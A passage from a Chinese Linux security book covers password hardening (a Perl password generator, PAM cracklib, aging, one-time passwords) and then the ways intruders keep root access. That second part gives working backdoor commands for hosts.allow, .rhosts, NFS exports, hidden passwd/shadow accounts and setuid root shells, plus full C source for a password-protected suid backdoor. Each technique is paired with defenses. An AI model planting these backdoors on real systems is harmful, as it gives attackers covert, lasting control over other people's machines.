| MD5 | ^p"LJAxNXnN*>80 |
| | O3gZXJ3A^DFU |
| | +6!/p3 zm"/vjJ |

上面的口令由下面的Perl程序生成。可以随心所欲地用它来创建满足健壮口令基本规则的随机字符串。这个程序首先提示用户输入希望的口令长度，如果该数值小于6个字符，则它会给出抗议信息。然后它循环生成给定长度的随机字符串，直到产生的字符串至少各包含一个小写字母、一个大写字母、一个数字和一个标点符号。

```
#!/usr/bin/perl -w
```

```
# passwd_generator.pl

use strict;
my @chars = (33..91,93..126);
my $num_chars = @chars;
my $length;
my $funny = '!\"#$%&\'()*+,-./:;<=>?@[\\]^_`{|}~';

print "Enter number of characters in your password: ";
chomp($length = <STDIN>);
die "length must be greater than 6!" if $length <= 5;
while (1) {
    my $password = '';
    foreach (1..$length) {
        $password .= chr($chars[int(rand($num_chars))]);
    }
    if ($password =~ /[a-z]/ and $password =~ /[A-Z]/ and
        $password =~ /[0-9]/ and $password =~ /[$funny]/) {
        print $password, "\n";
        exit;
    }
}
```

注意

这些健壮的口令有一个很大的缺点：很难记住它们。并且因为它们很难记，你就很想将它们写下来，但绝不当这么做。

一 在不同的系统上使用不同的口令

不要在不同的机器上使用相同的口令。否则，一旦其中的某个被破解，所有的机器都会受到威胁。

然而，在所有不同的机器上使用不同而且健壮的口令，会非常难以记住。一个解决方法是把它们记录到一个文件中，并使用PGP和健壮而易记的口令对该文件加密。然后，当需要使用口令时，就登录到那个PGP加密文件所在的机器，安全地读取这个口令——当然，前提是通往该计算机的连接是加密的。

注意

PGP (Pretty Good Privacy) 是一组加密、解密和验证工具 (参见 <http://www.pgp>).

com/)。

另一种方法是选取一个合适的健壮口令,然后仅将之应用于重要性相当的机器上。假如用户在不同的ISP都拥有帐号,因为它们在本质上是类似的,并处于相同的安全级别,所以可以采用同一个健壮口令。然后,假设在所工作的机器上也有一个帐号,并且该机器保存了高度敏感的信息。那就不应当在这个帐号上采用与ISP机器一样的口令,因为该机器的安全性要高得多。同样,对于家里的Linux机器,也应当选择不同于ISP机器和工作机器的健壮口令。

一 使用阴影口令

如前所述,使用阴影口令可以极大地增加黑客离线破解加密口令的难度,从而使得Linux系统更加安全。然而,黑客仍然可以使用类似于ssh/telnet/pop等标准协议来尝试登录认证以破解口令。然而,这些尝试都会在日志文件中留下踪迹。阴影口令并不能阻止黑客的登录尝试,但是它确实限制了攻击者得到加密口令的可能性。

一 强制用户使用健壮口令

采用健壮口令的一个重要方法是使用工具软件,因为它会拒绝接受脆弱的口令,从而强制系统的所有用户都必须遵循相应的口令规则。这样,在用户更换口令时,这些程序就会验证口令是否满足给定的规则,如果不满足,就拒绝接受该口令。

下面给出了若干现有的这方面工具。

passwd+

它用于取代passwd,由Matt Bishop开发。可以在<ftp://ftp.dartmouth.edu/pub/security/>上下载。

这个程序扩充了日志记录能力,并设定了重要字符使用数量的规范以测试口令,相比passwd有较大改进。它也可以向选择脆弱口令的用户发送错误消息,可用来教导用户如何选择健壮的口令。

passwd+的规则包括拒绝如下口令:

- ▼ 使用电话号码、主机名、域名、个人姓名和登录名
- 不是大小写混杂的
- 字符串长度不够
- ▲ 在字典中出现

此外，与passwd+一起发布了相应的工具箱，管理员可以使用它来控制口令测试所使用的规则。

npasswd

由Clyde Hoover开发，直接针对1988年在Internet上泛滥的蠕虫（可感染Internet上UNIX机器的一个程序）。到现在已经发展成为一个非常先进的预防性口令检查程序。它可以代替passwd，chfn和chsh。可以在<http://www.utexas.edu/cc/unix/software/npasswd>上找到。

这个程序对用户口令实行严格的检查，以减少用户选择脆弱口令的可能性。这是一个大大增强口令安全性的商业级解决方案。

anlpasswd

这是一个由Argonne National Laboratories（即anl）开发的Perl程序。它根据Larry Wall（Perl的创建者）最初编写的程序改进而来。能够在<ftp://coast.cs.purdue.edu/pub/tools/unix/anlpasswd>上找到。

这是一个优秀的预防性口令检查程序，允许管理员选择字典文件并定制规则。此外，这也是一个写得相当不错的Perl程序，能够使阅读者洞察口令检查策略的关键。

Pluggable Authentication Modules

PAM可用于在用户更改口令时强制其选择好的口令。下面是passwd(/etc/pam.d/passwd)程序的PAM配置文件片断：

```
auth      required    /lib/security/pam_pwdh.so shadow nullok
account   required    /lib/security/pam_pwdh.so
password  required    /lib/security/pam_cracklib.so retry=3D3
password  required    /lib/security/pam_pwdh.so use_authok nullok md5
                        shadow
```

根据第3行，passwd程序将使用pam_cracklib库（Alec Muffett编写的PAM版本cracklib库）来检查用户所要选择的口令是否能被破解。除非新的口令能够通过cracklib的测试，否则用户将不能更改其口令。

一 口令期限

使用户的口令在一定期限之后过期，就能保证蛮力口令破解程序不会有足够的时间来破解用户口令。或者，攻击者即使破解了口令，其有效性仍然是不确定的。

例如,如果采用以下口令:

```
Ic,ls,Ic
```

就能挫败字典攻击。但是,攻击者仍能够使用蛮力攻击。即尝试所有可能的组合直到猜到这个口令。如果有非常强大的计算机和足够的时间,这是可能做到的。因此,如果强制定期更改口令,则从概率上来说,用蛮力攻击破解口令的方法几乎不会成功。

如果系统实施了阴影口令,口令期限由chage命令设置。如下命令设置用户口令的最长有效期:

```
chage -M 90 username
```

这使用户口令在90天之后失效。一旦口令过期,用户登录时必须输入一个新口令才能成功进入系统。

即便系统没有实施口令期限,鼓励所有用户以3个月为期限更换口令也是一个好主意。通常的策略是在每个季节的某一天更改口令,这样,其间隔为3个月左右,例如3月21日,6月21日,9月21日,12月21日。

注意

口令期限有一个缺点:如果用户经常更改口令,则可能会倾向于在某处写下口令,从而危及安全性。

一 使用一次有效的口令

一次有效口令(One-time passwords, OTP)是系统采用的一种策略,用户登录时使用的口令其后不能再次使用。即便黑客在传输过程中截取了口令,这个策略也能确保其一无所得,因为口令只对这次登录会话有效。实现这一策略有如下几种方法。

SecureID

OTP的这一实现方法要求用户携带一张信用卡大小的电子卡,其上可以显示在若干秒内有效的密码。当用户需要登录时,使用其用户名和SecureID卡显示的密码。这个卡上显示的密码由认证用户的中央系统生成并传送,并且只有若干秒的有效期。这种方法的优点是安全性——黑客必须截取SecureID系统和SecureID卡之间的传输信息。缺点是价格昂贵——每张卡需要大约50美元,如果某个公司为每个员工都配备一张,则其累计值将很可观。

S/Key

该OTP方法在服务器端实现口令认证。因为口令不能重复使用，所以在传输中截取口令对黑客而言毫无意义。这个系统采用算术函数来生成一系列一次有效的口令。首先，用户选择口令和数字 n ，使用某种不可逆散列算法（MD4）对该口令处理 n 次，并将结果保存到服务器。登录时，服务器向用户发送数值 $n-1$ ，客户机要求用户输入口令，并对其做 $n-1$ 次散列运算，将结果返回服务器。服务器接收到加密串后，对其再做一次同样的散列运算，将结果与预先保存值比较，如果一致，则允许用户登录，并以收到的加密串替换原先保存的值，同时递减 n （相关内容可见http://www.ece.nwu.edu/CSEL/skey/skey_eecs.html和<http://www.ece.nwu.edu/CSEL/skey/hobbit-skey-overview.html#overview>）。只要客户端采用与服务器一致的散列算法，就能够根据口令生成服务器所要求的 n 次散列加密串（因为采用的散列算法不可逆，因此黑客不可能根据第 n 次散列得到的值推算出 $n-1$ 的值，所以这种逆序使用高阶散列串的方法是安全的）。然而，对于黑客而言，即便监听到用户提供的口令，对他也没有什么用处，因为再次登录必需使用新的口令。实际在网上传输的加密串通常由6个3或4字母的单词组成，以方便输入。

OPIE

OPIE 即 One-Time Passwords in Everything。它是一个基于 S/Key 并保持向下兼容的库。其发布中包括一个经过修改以支持 OPIE 的 ftp 守护进程和 su 程序。尽管也支持 S/Key 使用的 MD4，但默认情况下 OPIE 支持更强大的 MD5 算法。同时，它也更易于安装，与现有软件也集成得更好。可以在<http://www.inner.net/opie/>上找到 OPIE。

使用 MD5

MD5 允许用户使用任意长度的口令，而 DES 口令的长度上限为 8。更长的口令意味着更好的口令安全性（假设同样都是健壮的口令）。同样，MD5 的名字空间也大于 DES，也增强了安全性。因此，如果可能，使用 MD5 来取代 DES。

运行口令破解程序

系统管理员通常都很关心黑客是否对系统的口令运行了口令破解程序。然而，这并不是说这些口令破解工具都是不好的。系统管理员可以运行这些工具来破解系统中的口令，以确定那些应当更改的脆弱口令。我们建议定期运行这些工具。

注意

某些系统管理员,特别是外包服务者,会在客户的机器上运行Crack或其他口令破解程序,使客户以为他不怀好意,而实际上这是他工作的一部分。因此,作为系统管理员,在出于职责而有必要破解客户机器的口令时,也应首先获得主人人们的同意!

9.7 小结

口令安全性非常重要——没有它,系统安全就无从谈起。本章讨论了保护系统免受黑客的口令攻击威胁的方法。概括起来,这些步骤是:

- ▼ 实现阴影口令。
- 使用MD5取代DES。
- 实施好的口令策略,包括在用户创建新口令时进行测试,强制用户采用健壮的口令。
- 定期运行口令破解程序,以发现系统中的脆弱口令。
- 考虑使用口令期限和一次有效口令。
- ▲ 决不把口令告诉不认识的人(早在第4章就已讨论过这个问题)。



我见过最可怕的后门：除了安装者之外，你用其他任何方法都检测不到。如果被安装了这样的后门，你只有重新安装系统。但是，你并不知道你已经被攻击……

如果你感到绝望，那就对了。

去看看第2章那些看似疯狂的预防措施是不是有必要？

第 10 章

「黑客保持 通道的方法」

你被黑了。

不知何时，黑客登上了你的系统。甚至他还曾经成为root。如果没有，他很可能马上就会尝试。从本地侵入root要比通过网络简单得多，因此，这只是个时间问题。

黑客的任务并不由于获得了root权限就告结束。攻入root只是乐趣的一部分。这是追逐，是引诱，也是游戏。或者这仅仅是通过几个细心选择的脚本攻击系统中早应升级的软件的代价。

但是，此时目标几乎总是一样的。一旦获得系统的权限，黑客就不想失去它。也许是要使系统参与即将发起的分布式拒绝服务攻击。或者仅是为了用以掩盖踪迹。也许黑客并不马上需要控制中的系统来做什么事情，但如果在Internet上有另一台在紧急时刻可以用上的机器，总是一件有益的事。

然而，从另一方面说，这也许仅仅源于控制欲。黑客已经证明了他能够登上并掌握你的系统。从某种意义上说，你的机器就好像是他的财产。失去访问权限就如同遗失自己的物品，这是完全不能接受的。

侵入后的一个目标是确保再次使用系统时不会引发任何警告——如果他很容易就被发现和留下踪迹，那就很难保持控制权。另一个主要目标是提供获得权限的另一方法，以在某个途径被发现和禁止之后备用。

照常，本章以黑客新手对系统所做的炫耀和单一的变化开始，逐渐深入到高手们高难度且机智的系统操纵方法。下面将假设攻击者已经侵入了root帐号，因为这是我们感兴趣的话题。然而，其中的某些方法甚至连普通用户也能使用。

10.1 基于主机的认证和用户访问

本节所介绍的方法相当简单。不需要任何想象力，也无需高级的黑客技巧，只需了解Linux和UNIX的一般知识。

也就是说，当黑客获得root权限之后，为保持其立足点，这些方法会取得令人惊讶的成功。除非管理员实时检测到正在被修改的文件，否则永远不会知道有人已经在系统中设置了一个后门。



修改 `hosts.allow` 和 `hosts.deny`

| | |
|------|---|
| 流行度: | 7 |
| 简单度: | 9 |
| 影响力: | 5 |
| 风险率: | 7 |

有多个网络服务使用 `/etc/hosts.allow` 文件（将在第13章详细介绍）来确定哪些客户端被允许连接。如果服务不接受来自该机器的连接，则在TCP握手完成之后将即刻关闭连接，而不发送或接收任何数据。也就是说，该服务能够对来自该主机此类连接的攻击完全免疫，因为黑客没有机会发送数据以做出破坏。

通过在 `/etc/hosts.allow` 文件中加入其主机名、域名或IP地址，黑客能够确保自己可以访问系统所提供的所有服务。即便系统修补了黑客最初藉以进入系统的漏洞，他也依然能够尝试从本不应对其开放的服务进入系统。

```
# Try to connect to the compromised machine with telnet
hackerbox$ telnet hackedmachine.example.org
Trying 127.0.0.1...
Connected to hackedmachine.example.org.
Escape character is '^]'.
Connection closed by foreign host. # connection immediately terminated

# Add his hostname to /etc/hosts.allow
hackedmachine# echo 'ALL: hackerbox.example.com' >> /etc/hosts.allow

hackerbox$ telnet hackedmachine.example.org
Trying 127.0.0.1...
Connected to hackedmachine.example.org.
Escape character is '^]'.

Red Hat Linux release 6.2 (Zoot)
Kernel 2.2.17 on an i686

login:
```

将其主机名添加到 `hosts.allow` 文件，也给系统管理员留下了细微的踪迹。即便肉眼检查这个文件也可能找到问题并发现黑客的位置。另一个等价的方法是修改 `/etc/hosts.deny` 文件。

在安全配置中这个文件的内容通常应当是“ALL:ALL”，表示所有没有在hosts.allow列出的机器都将被拒绝。只要将此行删除（例如，使用“cat /dev/null>/etc/hosts.deny”），黑客就可以得到同样的结果——能够连接到所提供的网络服务——而不需要泄露其位置。当然，这么做系统将对所有人都开放其服务，而不仅仅是他。

hosts.allow, hosts.deny 对策

使用文件完整性工具监视/etc/hosts.allow和/etc/hosts.deny文件。同时也考虑使用chattr +i命令将它们设置成不可更改。如果在这些文件中发现任何修改，就必须立即采取恢复措施。



不安全的 NFS 导出

| | |
|------|---|
| 流行度: | 6 |
| 简单度: | 8 |
| 影响力: | 8 |
| 风险率: | 7 |

向黑客的系统导出文件系统是保持对目标机访问权限的一种恶劣做法，或者，更加糟糕的是导出“/”本身。这样，黑客甚至不用登录就可以修改目标机上的所有文件：

```
hackedmachine# echo '/ hackerbox(rw,no_root_squash)' >> /etc/exports
```

```
hackerbox# finger grant@hackedmachine.example.com
grant: no such user.
```

```
hackerbox# mount hackedmachine.example.com /mnt/hacked
```

```
hackerbox# cd /mnt/hacked/etc/
```

```
hackerbox# wc -l passwd shadow
```

```
22 /etc/passwd
```

```
22 /etc/shadow
```

```
44 total
```

```
hackerbox# cat new_pw_entry >> passwd
```

```
hackerbox# cat new_sh_entry >> shadow
```

```
hackerbox# mkdir /mnt/hacked/home/grant; chown grant /mnt/hacked/home/grant
```

```
hackerbox# wc -l passwd shadow
```

```
23 /etc/passwd
```

```
23 /etc/shadow
```

```
46 total
```

```
hackerbox# finger grant@hackedmachine.example.com
```

```
Login: grant                      Name: Grant D. T.
Directory: /home/grant           Shell: /bin/bash
Never logged in.
No mail.
No Plan.
```

在上例中,黑客只是简单的将被侵入系统的根分区加载到自己的系统(在/mnt/hacked),然后在 passwd 和 shadow 文件中各追加一条“grant”记录。

❶ NFS 导出对策

这类黑客技术极为天真。它依赖于系统管理员对以root和读/写方式导出其文件系统的情况的疏忽。也留下了指向攻击者的大量踪迹。攻击者机器或至少他所使用的机器的名字,现在已经硬编码在被侵入机器的/etc/exports文件中。

如果系统早就在运行 NFS,系统管理员在日常管理和维护时都有可能查看/etc/exports文件,并在那时发现新添加的记录。如果系统没有作为 NFS 服务器运行,则只需通过 ps 或 rpcinfo 命令就能很显然地看出这一变化:

```
hackedmachine$ ps -ef | egrep $interesting_processes
```

```
bin      22173   1    0 04:20 ?        00:00:00 portmap
root     22875   1    0 04:52 ?        00:00:00 rpc.rquotad
root      225    1    0 04:53 ?        00:00:00 rpc.mountd --no-nfs-version 3
root      917    1    0 04:43 ?        00:00:00 [nfsd]
root     1013    1    0 04:43 ?        00:00:00 [nfsd]
root     1206    1    0 04:43 ?        00:00:00 [nfsd]
root     41900   1    0 04:43 ?        00:00:00 [lockd]
root     14681   1    0 04:43 ?        00:00:00 [rpciod]
```

```
hackedmachine# rpcinfo -p localhost
```

| program | vers | proto | port | |
|---------|------|-------|------|------------|
| 100000 | 2 | tcp | 111 | portmapper |
| 100000 | 2 | udp | 111 | portmapper |
| 100011 | 1 | udp | 996 | rquotad |
| 100011 | 2 | udp | 996 | rquotad |
| 100005 | 1 | udp | 1004 | mountd |
| 100005 | 1 | tcp | 1006 | mountd |
| 100005 | 2 | udp | 1009 | mountd |
| 100005 | 2 | tcp | 1011 | mountd |

| | | | | |
|--------|---|-----|------|----------|
| 100003 | 2 | udp | 2049 | nfs |
| 100021 | 1 | udp | 1059 | nlockmgr |
| 100021 | 3 | udp | 1059 | nlockmgr |
| 100024 | 1 | udp | 621 | status |
| 100024 | 1 | tcp | 623 | status |

捕获这类变化最简单的方法是使用文件完整性工具, 监视所有重要目录和文件 (在这里是 /etc/exports) 以及 /etc/rc.d 目录结构, 后者含有大量控制启动和停止服务的脚本。在某些 Linux 版本中, 可能还包括其他一些文件, 如相应于 SuSE 的 /etc/rc.config。这些文件的绝大部分都已经在 /etc 目录下, 系统管理员应当像鹰一样盯着这个目录。



创建和修改帐号

| | |
|------|---|
| 流行度: | 8 |
| 简单度: | 9 |
| 影响力: | 7 |
| 风险率: | 8 |

如果黑客是外来者, 他可能会希望创建新的帐号以方便登录。如果他已经是授权的本地用户, 但又设法得到 root 权限, 则也可能创建新的帐号以避免自己被怀疑为入侵者。

```
hackedmachine# echo 'mial:x:8:12:mail:/var/spool/mail:/bin/bash' \
>> /etc/passwd
hackedmachine# echo 'mial:t83KkP9S1fDXE:::::::::' >> /etc/shadow
```

这些代码以 mial 为用户和组 ID, mail 为主目录创建了一个新的用户, 使用与 mail 类似的名字, 黑客希望系统管理员会将其误认为合法帐号。使用与 mail 相同的用户和组 ID, 黑客稍后也能使用某些有用的权限。因为 mail 用户能够更改邮件设置并读取所有用户 (包括 root) 的邮件, 所以黑客甚至能够看到系统管理员谈论漏洞的邮件。顺便提及, 这里使用的口令是 137-mEin (Let me in——知道了吗?)。

黑客可能会给他的用户帐号添加附加的许可, 去除帐号限制, 并将其置入特权组。例如, 将用户添加到 kmem 组能够使他直接读取内核存储区, 而 disk 组能使他以原始方式读取磁盘设备并得到属于别人的文件。这样, 即便以前通往 root 的通道被发现和堵塞, 他也能够通过提升这些附加的用户级许可来重新获得 root 权限。

除了创建普通的用户帐号之外, 黑客也能为自己创建用户 ID 为 0 的新 root 帐号。通常这些帐号的用户名类似于 toor 或 r00t。取决于系统的配置, 可能他并不能够直接以 root 登录, 因此从登录的角度来看, 这并不像看起来那么糟。然而, 结合普通的用户帐号, 黑客就能直

接通过 su 来使用这第二个 root 帐号。

另一个简单的诡计是给非用户帐号设置口令：例如，ftp、gdm 或 nobody。除非系统管理员查看阴影文件，否则不会发现这些帐号已经被黑客动过了。

帐号对策

正如你可能想的那样，应当监视 /etc/passwd、/etc/shadow 和 /etc/group 文件。这些文件中的任何意外改动都意味着出了问题。每当用户修改口令，/etc/shadow 都会被修改，因此该文件的修改是意料之中的。然而，如果某个非用户帐号突然被设置了口令，就应当注意。

一个解决方法是使用脚本封装 passwd 程序，对 /etc/shadow 实施 RCS（版本）控制。这样，系统管理员就总是能看到该文件更改的历史信息。可以参见我们网站 www.hackinglinuxexposed.com 上的例子。

某些 Linux 发布为守护进程帐号设置了合法 shell。例如，mail 的 passwd 记录可能为：

```
mail:x:8:12:mail:/var/spool/mail:
```

因为没有列出 shell，就认为是 /bin/sh。可以将口令文件中的所有 shell 都替换成某个不存在的 shell，如 /dev/null，以确保这些帐号不易于侵入。

注意

除了系统本身所使用的之外，还存在很多其他的帐号。例如，可以通过 *htaccess* 和 *htpasswd* 文件控制对站点某些页面的口令保护。也可能有一个已经被 *chroot* 的 FTP 区域，其中使用单独的受限 *passwd* 文件。也可能在 MySQL 或 mSQL 数据库中添加新帐号。系统管理员必须像对待 Linux 帐号本身那样逐个验证和审查系统中存在的所有其他帐号。



setuserid roots shells

流行度: 7

简单度: 7

影响力: 8

风险率: 7

用户无需提供口令或留下踪迹就成为 root 的最简单方法是拥有对 setuserid 为 root 的可执行程序的使用权。通过运行这个程序，用户进程在执行该程序期间就被授予“有效用户 ID”root 级权限。在下面的简单例子中，所讨论的程序是 bourne shell 的一个拷贝：


```
# First the hacker creates the root shell
hackedmachine# cp /bin/sh /tmp
hackedmachine# chmod 4555 /tmp/sh

# Then the hacker tests it with the normal user account
hackedmachine$ id
uid=500(reegen) gid=500(reegen) groups=500(reegen)
hackedmachine$ wc -l /etc/shadow
wc: /etc/shadow: Permission denied
hackedmachine$ /tmp/sh
bash# id
uid=500(reegen) gid=500(reegen) euid=0(root) groups=500(reegen)
bash# wc -l /etc/shadow
32 /etc/shadow
```

因此，只需通过运行 `setuserid` 的 shell，黑客就能够获得与 root 等价的权限，这可以从例子中 `id` 命令的输出和可读取 `/etc/shadow` 文件看出。

可以使用 `bash` 源代码的补丁，使其在发现真实用户 ID (`uid`) 和有效用户 ID (`euid`) 不同时退出（或去除 root 特权）运行（这方面的一个实例可以从 Bugtraq 文档 <http://www.securityfocus.com/templates/archive.pike?list=1&mid=9435> 下载）。它可以抵御某些脚本小子的攻击，但一旦机器被侵入，就不会再起到什么作用。

除了在手头保存一份 `/bin/sh` 的 `setuserid` 拷贝，黑客也能够很容易地编译（或上载）以下 C 程序：

```
/* suidshell.c
 * Compile with
 * gcc -o suidshell suidshell.c -lcrypt
 */
#include <stdio.h>
#include <unistd.h>
#define _XOPEN_SOURCE

int main() {
    char passwd[BUFSIZ];
    char encrypted[] = "00frf5lpj6212";

    /* Let's require that folks supply a password, just
     * to be sure any other users on this system can't
     * use this shell on their own. Last thing a hacker
```

```

* needs on a compromised system is another hacker
* goofing things up. No, we don't prompt for it -
* that'd set off an administrator for sure...
*/
system("/bin/stty -echo");
read(0, passwd, BUFSIZ-1);
system("/bin/stty echo");

if ( strcmp( crypt(passwd, encrypted), encrypted) == 0 ) {
    setreuid(0,0); /* make real and effective userid root */
    system("/bin/bash");
} else {
    sleep(200); /* make it look like we're doing something... */
}
}

```

然后黑客以如下方式运行程序:

```

hackedmachine$ id
uid=502(reegen) gid=500(reegen) groups=500(reegen)
hackedmachine$ ./suidshell
(user types the password 'root/m3.')
[root@hackedmachine]# id -a
uid=0(root) gid=500(reegen) groups=500(reegen)

```

这个程序将安静地等待输入口令,并且,如果正确,就将真实和有效用户ID都设置为root。如果用户输入错误的口令,它就运行sleep()命令,看起来好像在做什么事情,从而其真实目的不会很快就被发现。

技巧

如果发现一个意外的setuserid程序——或任何不认识的程序——运行它们并不是确定其行为的最好方式。如果它是一个特洛伊木马,这么做正好将其放了出来。如果程序被设置成在输入错误口令之后删除重要文件,那怎么办? 确定其行为的最好方法是在调试环境下运行它,或者至少使用strace来查看其行为,并且之前必须去掉它的setuserid位且以系统中新创建的低权限用户来运行。这样即便程序想造成损失,也不用担心有严重后果。

上面给出的suidshell程序能够作为新程序安装到/sbin,比如起一个不起眼的名字。或者黑客会用它来替换某个不常用的setuserid的root二进制程序,如/usr/bin/lprm,希望不会被

系统管理员发现。

❶ setuser shell 对策

应当使用文件完整性检查程序检查所有 setuser 的二进制程序，以确定其是否被改动过。此外，定期运行检查程序以检查新 setuser 二进制程序。可以参见第2章中的例子。

应当使用第2章中介绍的任一程序定期扫描系统，以发现新的或被改动的 setuser 程序。尤其是 Nabou，可以扫描系统中所有被 setuser 的 shell（/bin/sh、/bin/csh 等）拷贝。这样，只要黑客不编译自己的伪 root shell，Nabou 就可起到早期预警系统的作用。

使用非 setuser 的 bash 补丁有助于挫败脚本小子的攻击，此外，删除编译器也能够增加黑客编译代码的难度。但是，如果黑客侵入了系统，他就能找到上载文件的方法，而不论系统提供了哪些服务。这意味着他能够随心所欲地上载 setuser 的 shell（或等价程序），从而绕过系统的预防措施。因此，最好的方法还是及早发现并尽快将黑客踢出系统。

10.2 使用远程命令的无口令远程访问

远程命令——rlogin、rcp 和 rsh 等——分别用于远程登录、文件拷贝和执行命令等。为了方便常用的网络需求，它们并不要求用户输入口令。习惯上，它们用于由同一个系统管理员维护的多个系统中，并且这些系统通常属于同一个职责组，例如实验室、教室或开发环境。

这些命令使用两个文件来确定是否允许访问：全局 /etc/hosts.allow 文件和与每个用户对应的 rhosts 文件。通过修改这些文件，黑客可以赋予自己对系统的持久访问权。



修改 /etc/hosts.equiv

| | |
|------|---|
| 流行度: | 6 |
| 简单度: | 8 |
| 影响力: | 6 |
| 风险率: | 7 |

/etc/hosts.equiv 文件列出了被认为有等价职责的机器——其中某个系统上的用户能够以自己的身份登录其他系统，而不需要提供口令。也可以在文件的每一行指定用户名，表示远程系统中的该用户能够以任何身份登录本系统。

```
# Add our hostname to the /etc/hosts.equiv
# on the compromised machine
hackedmachine# id
uid=0(root)gid=0(root)groups=0(root),1(bin),2(daemon),3(sys),4(adm),10(wheel)
hackedmachine# echo 'hackerbox.example.com me' >> /etc/hosts.equiv

# Then the hacker connects from his machine
hackerbox$ hostname
hackerbox.example.com
hackerbox$ id
uid=1000(me) gid=100(users) groups=100(users)
hackerbox$ rlogin -lsomeuser hackedmachine
hackedmachine$ id
uid=500(someuser) gid=500(staff) groups=500(staff),501(web)
```

注意

在 *hosts.equiv* 文件中指定用户名 *me*，允许用户 *me* 能够以任意用户的身份登上 *hackedmachine*。如果没有指定这个用户名，黑客就只能以在两个系统中都存在的相同用户名登录系统。然而，实际上这种指定并不是一个倒退，因为很显然，黑客能够在自己的机器上创建任何用户名。

幸运的是，即便在 *hosts.equiv* 文件中指定用户名，该用户也不能以 *root* 身份直接登录，即仍然需要提供口令。

```
hackerbox$ rsh -lroot hackedmachine id
Permission denied.
hackerbox$ rlogin -lroot hackedmachine
Password:
```

因此，如上所示，即使使用 *hosts.equiv* 文件，也必须提供口令才能登录 *root* 帐号。

**修改 rhosts**

| | |
|------|----|
| 流行度: | 9 |
| 简单度 | 10 |
| 影响力: | 9 |
| 风险率: | 9 |

所有的Linux用户都能够在自己的主目录下创建 *rhosts* 文件，指定哪些机器上的哪些用户

能够无需口令就登录本帐号。这非常类似于/etc/hosts.equiv文件,但它只作用于相应用户而不是整个系统。

这样,黑客就能够依其所愿创建.rhosts文件,以赋予自己直接登录指定帐号的权限。

```
# Add the hacker's location to root's rhosts file
hackedmachine# id
uid=0(root)gid=0(root)groups=0(root),1(bin),2(daemon),3(sys),4(adm),10(wheel)
hackedmachine# echo 'hackerbox.example.com me' >> /root/.rhosts

# The hacker connects from his machine
hackerbox$ hostname
hackerbox.example.com
hackerbox$ id
uid=1000(me) gid=100(users) groups=100(users)
hackerbox$ rlogin -lroot hackedmachine
hackedmachine# id
uid=0(root)gid=0(root)groups=0(root),1(bin),2(daemon),3(sys),4(adm),10(wheel)
```

警告

与hosts.equiv文件不同,.rhosts文件也能用于root登录,因此更加危险,对黑客也更有诱惑力。

一 远程命令对策

应当配置文件完整性工具,以监视/etc/hosts.equiv和所有用户的.rhosts文件。这样,当这些文件发生变化时,就能够通知系统管理员。

警告

虽然直接删除这些文件看起来很不错,但更好的方法是以空白内容保留这些文件,并使用chattr +i将其设置为不可更改。某些脚本小子经常试图创建或在这些文件上追加记录,做了以上设置,就能抵御这些攻击。

然而,更好的解决方法是整个关闭远程命令。即将下列行从/etc/inetd.conf文件中注释掉:

```
shell stream tcp nowait root /usr/sbin/tcpd in.rshd
login stream tcp nowait root /usr/sbin/tcpd in.rlogind
exec stream tcp nowait root /usr/sbin/tcpd in.rexecd
```

在重新启动 `inetd` (例如使用 “`killall -HUP inetd`”) 之后, 系统就不再响应 `/rlogin/rsh/rcp`, 从而 `hosts.equiv` 和 `.rhosts` 文件的内容就变得无关紧要。

10.3 使用 Ssh 的无口令登录

Ssh 是远程命令的安全替代物。它使用加密来保护网络数据, 并包括多种附加认证机制和功能。Ssh 有如下 3 个主要版本:

| | |
|---------|---|
| Ssh1 | 最初的 Ssh 使用版本 1 的协议。其中包括替代 <code>rlogin</code> , <code>rcp</code> 和 <code>rsh</code> 的 <code>slogin</code> , <code>scp</code> 和 <code>ssh</code> , 并当服务器不支持 Ssh 时退回到原先的设置。随着时间的推移, 版本 1 的许可变得越来越严格, 对任何商业用途都征收费用, 并定义得相当模糊 |
| Ssh2 | 协议的扩展版本, 根据经验明确了定义, 改正了前一协议存在的问题。它也包括 <code>sftp</code> , 一个安全的类 <code>ftp</code> 程序, 以更加方便地提供文件传输。Ssh2 程序与 Ssh1 并不兼容, 但在需要时能够调用旧的版本。Ssh2 最初提供很严格的许可, 并经历了多次令人困惑的更改和澄清, 也因此从未被 Internet 社区完全接受过。在 OpenSSH 发布后, Ssh2 将其许可更改为对所有 Linux 和 *BSD 用户免费, 但在很大程度上而言, 这样做太微不足道, 也太迟了 |
| OpenSSH | OpenSSH 基于 Ssh1 早期还不是很严格的版本。OpenBSD 上的一些开发者修改拿来的旧代码, 以使之同样内在支持 SSH 协议。现在, 在若干 Linux 发布上都附带了 OpenSSH, 并因为 RSA (协议版本 1 所必需) 不再是美国专利而可能变得更加流行 |

我们将重点介绍 OpenSSH, 因为它是惟一可能预装在系统上的版本。就上述几个版本而言, 这个版本最稳定和安全, 并且绝不会受到许可问题的困扰。下面所介绍的文件和配置选项对 OpenSSH 和 Ssh1 而言都是有效的。



修改 `hosts.equiv` 和 `.rhosts` 文件

| | |
|------|----|
| 流行度: | 8 |
| 简单度: | 9 |
| 影响力: | 10 |
| 风险率: | 9 |

Ssh可以被配置成100%兼容于远程命令 (rlogin/rcp/rsh), 并以与之极其类似的方式使用 `/etc/hosts.equiv` 和 `.rhosts` 文件。幸运的是, 这不是默认配置。

相反, Ssh扩展了经由 `hosts.equiv` 和 `.rhosts` 文件进行无口令访问所必须满足的条件。不仅机器 (以及可选的用户名) 必须匹配, 而且客户必须证明其身份。这通过内置于SSH协议的挑战-响应机制实现。服务器保存有客户端主机公开密钥的拷贝, 而客户端必须证明自己同时拥有公钥和私钥。如果在 `hosts.equiv` 或 `.rhosts` 文件中做了相应设置, 并且客户的密钥与服务端的一致, 则允许建立无口令的连接。

这一额外层能够阻止IP地址欺骗, 也是Ssh优于远程命令的原因。然而, 对于服务器已经被侵入的情形, 这一层也能够像 `hosts.equiv` 和 `.rhosts` 一样被绕过。黑客只需将自己的主机密钥添加到 `/etc/ssh_known_hosts` 文件。

Ssh使用两个附加文件, `/etc/shosts.equiv` 和 `.shosts` 文件。这些文件的使用方式与 `/etc/hosts` 和 `.rhosts` 文件极其类似。若要启用只通过Ssh的无口令登录, 必须用这些文件取代对应的不安全文件。这样, 系统将只接受经由更加安全的Ssh主机认证的远程访问, 而不是可欺骗的远程命令, 因为那些远程命令不使用这些附加文件。

注意

必须确保 `/etc/shosts.equiv` 和 `.shosts` 文件的安全性, 就如之前保护相应的不安全文件一样。安装 Ssh 之后, 这些文件同样重要。

一 Ssh 主机文件对策

